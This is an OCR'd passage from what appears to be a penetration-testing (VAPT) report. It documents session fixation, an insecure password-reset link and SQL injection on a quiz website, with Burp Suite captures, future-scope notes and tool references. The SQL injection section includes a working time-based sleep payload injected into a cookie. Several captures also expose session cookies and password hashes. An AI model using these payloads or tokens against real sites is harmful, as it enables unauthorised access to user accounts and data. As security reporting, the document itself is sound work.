

List User
192.16 /list_user.php
alice g
Dashboard
Clients
Items
Users
All Users
Add New User
View Invoices
Table Of Users
Home > List User
List of all users
Delete
Show 10 entries
Search:
Name
Email
UserRole
Status
maria g
maria_g@yopmail.com
Admin
Active
mary g
mary_g@yopmail.com
User
Active
martha g
martha_g@yopmail.com
User
Inactive
Showing 1 to 3 of 3 entries
Previous 1 Next
Copyright © 2019-2020.


8. Session Fixation








9. Password complexity in reset password








Log in
192.16
/forgot-password.php
Enter the Email of Your Account to Reset New Password
Email
Password reset link has been sent to your email.
Click here to reset password.
Continue
/renew-password.php?id=3&email=alice_g@yopmail.com



Log in
192.16
/renew-password.php?id=3&email=alice_g@yopmail.com
Enter the New Password to Reset New Password
Enter New Password:
Re-Enter New Password:
Reset Password




10. SQL Injection




Burp Suite Professional v2021.8.3 - proprofs - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/2
Pretty Raw Hex \n
GET /quiz-school/ugc/story.php?title=brand-standards-quiz6i HTTP/2
Host: www.
Cookie: pp_lpname=Home; pp_lpurl=https://www.; lp_referral_url=https://ww; _ga=GA
_fbp=fb.; _clck=38ljh2|1|ewi|0;
1; picreel_tracker__first_visit=Wed%20Nov%2017%202021%2010%3A20%3A59%20GMT%2B0530%20(India%20Standard%20Time)
e9ufu; session_id=5635; member_id=2461009; pass_hash=17cc091
ppSign=Z; _hjid=ca8cc459-4ec2-4597-8624-cf3b9185
16371296; ppUser=alice%40yopmail.co
QS_UserLevel=normal; QS_UserLogin=alice%40yopmail.com; QS_UserMD5=3decbddf0e2db9334debe9970cf2154b; QS_Custom
normal; TM_UserLogin=alice%40yopmail.com; TM_UserMD5=3ccf44cf4697754966e191e43ada3ceb; TM_Customer=0; TM_SSL_
204925%3A1.0.0.0.2%3B205461%3A1.0.0.0.2%3B220890%3A1.0.0.0.2; ki_u=6e403131-46c1-1c7b-d377-6221; _hjAbsoluteS
84b9erqi11gco25u85c710qrm45v2ici; SM_UserID=1776017; SM_UserLevel=normal; SM_UserLogin=alice%40yopmail.com; S
SM_SSL_Support=0; cust_types=no; _clsk=1vq49an|1637142638285|18|0|f.clarity.ms/collect; _visitor_count2ry=In
ID=7993cb5cbf12def; R6cEliXA; FCCDCF=
2[null,null,["[[],
FCNEC=
[["AKsRol9Qim_k5Er
"],null,[]]; _dc_gtm_UA-250464-1=1; _hjIncludedInPageviewSample=1; _hjIncludedInSessionSample=0; _gat_UA-2504
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www./user.php?login=alice@yopmail.com&view=userquizzes
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl-I
Send to Repeater Ctrl-R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl-X
Copy Ctrl-C


Burp Suite Professional v2021.8.3 - proprofs - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
1 2 alice 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 ...
Send Cancel
Target: https://ww
HTTP/2
Request
Pretty Raw Hex \n
GET /quiz-school/ugc/story.php?title=brand-standards-quiz6i HTTP/2
Host: www.
Cookie: pp_lpname=Home; pp_lpurl=h; lp_referral_url=
https://; _ga=GA1.2.107833667.1637124620; _fbp=f; _gid=
GA1.2.1637124620; _clck=
38ljh2|1|ewi|0; ProprofsSession1=1d1gzsl6f4y90h13pnfgs125058; ProprofsToken1=
125058; BotStart=0; picreel_tracker__page_views=1; picreel_tracker__first_visit=
Wed%20Nov%2017%202021%2010%3A20%3A59%20GMT%2B0530%20(India%20Standard%20Time);
picreel_tracker__visited=1; PHPSESSID=e; session_id=
5635c9f6eeea573b77646ee6c399e7f1; member_id=; pass_hash=
17cc0914ef8acb2d416d31f9d135f4fd; coppa=0; ppipbdata=2461009; ppSign=
ZDVoW; _hjid=
ca8cc; _hjSessionRejected=1; ki_t=
1637142632158%3B1%3B8; ki_r=; load_time=
1637141046; ppUser=alice%40yopmail.com; ppPassHash=VGVzdEAxMjM%3D; QS_UserID=
1784530; QS_UserLevel=normal; QS_UserLogin=alice%40yopmail.com; QS_UserMD5=
3decbddf0e2db9334debe9970cf2154b; QS_Customer=0; QS_SSL_Support=0; TM_UserID=
185348; TM_UserLevel=normal; TM_UserLogin=alice%40yopmail.com'; TM_UserMD5=
3ccf44cf4697754966e191e43ada3ceb; TM_Customer=0; TM_SSL_Support=0; data_type=0;
data_order=desc; ki_s=
204925%3A1.0.0.0.2%3B205461%3A1.0.0.0.2%3B220890%3A1.0.0.0.2; ki_u=
6e403131-46c1-1c7b-d377-6221; _hjAbsoluteSessionInProgress=0; ci_session=
84b9erqi11gco25u85c710qrm45v2ici; SM_UserID=; SM_UserLevel=normal;
SM_UserLogin=alice%40yopmail.com; SM_UserMD5=;
SM_Customer=0; SM_SSL_Support=0; cust_types=no; _clsk=
1vq49an|; collect; _visitor_country=India; __gads=
ID=7993c; 1637142299:S=ALNI_MbtUFIu660LKkX3hu7lvvR6
cEliXA; FCCDCF=
2[null,null,["[[],[],[],[],null,null,true]",1637142296086],null,null,null,[]];
Search...
0 matches
Response
Pretty Raw Hex Render \n
HTTP/2 200 OK
Date: Wed, 17 Nov 2021 10:00:38 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23
P3p: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Expires: Wed, 17 Nov 2021 13:00:38 GMT
Cache-Control: public, max-age=10800
Set-Cookie: load_time=1637143238; expires=Fri, 17-Dec-2021 10:00:38 GMT; Max-Ag
Set-Cookie: landed_time3342595=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT;
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cg
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Z
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 6af81cf0ed010e24-BOM
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "//www.w3.org/TR
<html xmlns="//www.w3.org/1999/xhtml" lang="en">
<head>
<meta charset="utf-8">
<title>
Brand Standards Quiz -
</title>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
Search...
0 matches
INSPECTOR
Done
252,794 bytes | 1,908 millis


Burp Suite Professional v2021.8.3 - proprofs - licensed to Bulwarkers Websecurity Pvt. Ltd. [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Send Cancel
Target: https://www.
HTTP/2
Request
Pretty Raw Hex \n
GET /quiz-school/ugc/story.php?title=brand-standards-quiz6i HTTP/2
Host: www.
Cookie: pp_lpname=Home; pp_lpurl=https://www
/; lp_referral_url=
https://www.
/; _ga=GA1.2.589952764.1637124620; _gid=
GA1.2.107833667.1637124620; _fbp=fb.1.1637124621577.919001099; _clck=
38ljh2|1|ewi|0;
; ProprofsToken1=
125058; BotStart=0; picreel_tracker__page_views=1; picreel_tracker__first_visit=
Wed%20Nov%2017%2
0%20(India%20Standard%20Time);
picreel_tracker__visited=1; PHPSESSID=e
:2f0g2; session_id=
d96ef9fa167709446d71668ffa033444; member_id=2461009; pass_hash=
dc2ccb672f3c44f417cf0cf4b3c83bfa; coppa=0; ppUser=
alice@yopmail.com'+(select*from(select(sleep(20)))a)+'; ppPassHash=
VGVzdEAxMjM%3D; ppipbdata=2461009; ppSign=
ZDVoWjhibGxUVnRwemhBVGF5RjNSMEw1d01QL3BvTlZPZk1IRUFnZEN5MD0%3D; QS_UserID=
1784530; QS_UserLevel=normal; QS_UserLogin=alice%40yopmail.com; QS_UserMD5=
3decbdd
; QS_Customer=0; QS_SSL_Support=0; _hjid=
ca8cc45
90da; _hjAbsoluteSessionInProgress=1;
_hjSessionRejected=1; _clsk=mfpg4p|1637130136267|13|0|e.clarity.ms/collect; ki_t
=1637129657793%3B1637129657793%3B1637129657793%3B1%3B1; ki_r=;
_dc_gtm_UA-250464-1=1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://www
_settings.php?id=3342884&mode=save&last
Search...
0 matches
Response
Pretty Raw Hex Render \n
HTTP/2 200 OK
Date: Fri, 19 Nov 2021 07:00:34 GMT
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.23
P3p: CP="NOI ADM DEV PSAi COM NAV OUR OTRo STP IND DEM"
Expires: Fri, 19 Nov 2021 10:00:33 GMT
Cache-Control: public, max-age=10800
Set-Cookie: load_time=1637305233; expires=Sun, 19-Dec-2021 07:00:33 GMT; Max-Age=2
Set-Cookie: landed_time3342595=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max
Cf-Cache-Status: DYNAMIC
Expect-Ct: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/b
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=rnPE
Nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
Cf-Ray: 6b078fedfb990f2c-BOM
You have an error in your SQL syntax; check the manual that corresponds to your My
INSPECTOR
Search...
0 matches
Done
1,209 bytes | 859 millis

7.0 Future Scope

- The adoption of technology is increasing every day due to growth in IoT devices. These devices have made your networks more vulnerable. VAPT is important to check the security level of your network.
- It helps enterprises in recognizing various vulnerabilities that exist in your applications or network. VAPT services are very important to guard your network against hackers and cybercriminals both now and in future.

8.0 References

- https://www.google.com
- https://portswigger.net/burp/communitydownload
- https://nmap.org
- https://sqlmap.org
- https://www.metasploit.com